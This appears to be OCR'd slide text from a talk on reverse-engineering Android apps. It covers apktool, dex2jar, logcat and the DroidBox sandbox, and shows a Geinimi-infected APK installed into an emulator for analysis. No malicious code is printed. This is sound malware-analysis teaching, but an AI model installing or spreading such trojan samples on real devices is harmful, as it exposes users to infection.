
ANDROID REVERSING

WHO?

- Jonez

WHAT IS ANDROID?

htc
Google
android


DELL

NOKIA
symbian

HUAWEI

?

amazon.com

SAMSUNG
android market
Loading...

LG
Life's Good

PWNED!

BACKGROUND

- Rapid growth of Android enabled phones
- Lots of 3rd party App Markets
- Rise of Trojanized Apps

LIMITATION OF PRESENTATION

- No hardware
- No phone rooting
- Not for improving your android app search ranking

SOFTWARE APPLICATION REVERSING

- .APK
- .DEX
- .smali
- .jar

BASIC TOOLS


APK TOOL

SDK

dex2jar

BASIC TOOLS

BASIC TOOLS



MOTIVATION
A little less food, shorter naps & you can do it Tuxedo! I know you can!

ANDROID REVERSING

- Blackbox testing
- Whitebox testing

BLACKBOX

- Emulator
- Ddms
- logcat




emulator-5554
emulator-5556
system_process
jp.co.omronsoft.openwnn
com.android.phone
com.android.launcher
com.android.music
com.android.quicksearchbox
com.android.protips
android.process.media
com.android.alarmclock


```
07-22 09:21:24. D  242  MediaScannerServ  done scanning volume external
07-22 09:21:25. D  59   AlarmManagerSer   Kernel timezone updated to 0 minutes west of GMT
07-22 09:21:25. D  120  SystemClock       Setting time of day to sec=1311326486
07-22 09:21:26. I  59   ActivityManager   Start proc com.android.alarmclock for broadcast com.android.alarmclock/.AlarmInitRecei
07-22 09:21:26. W  120  SystemClock       Unable to set rtc to 1311326486: Invalid argument
07-22 09:21:26. I  251  ActivityThread    Publishing provider com.android.alarmclock: com.android.alarmclock.AlarmProvider
```

DROIDBOX


- Installation and setup
  - http://code.google.com/p/droidbox/
- Start emulator
  - `emulator -avd <AVD name> -system systemAlpha.img -ramdisk ramdisk.img -kernel zImage`



```
jonez@ph-jonellb:~/virus/android$
jonez@ph-jonellb:~/virus/android$ adb install com.swampy.sexpos.apk-GEINIMI-INFECTED.apk
2689 KB/s (1239540 bytes in 0.450s)
        pkg: /data/local/tmp/com.swampy.sexpos.apk-GEINIMI-INFECTED.apk
Success
```



```
 PackageManager  D  New package installed in /data/app/com.swampy.sexpos.apk
 PackageManager  W  Unknown permission android.permission.ACCESS_GPS in package com.swampy.sexpos
 PackageManager  W  Unknown permission android.permission.ACCESS_LOCATION in package com.swampy.sexpos
```

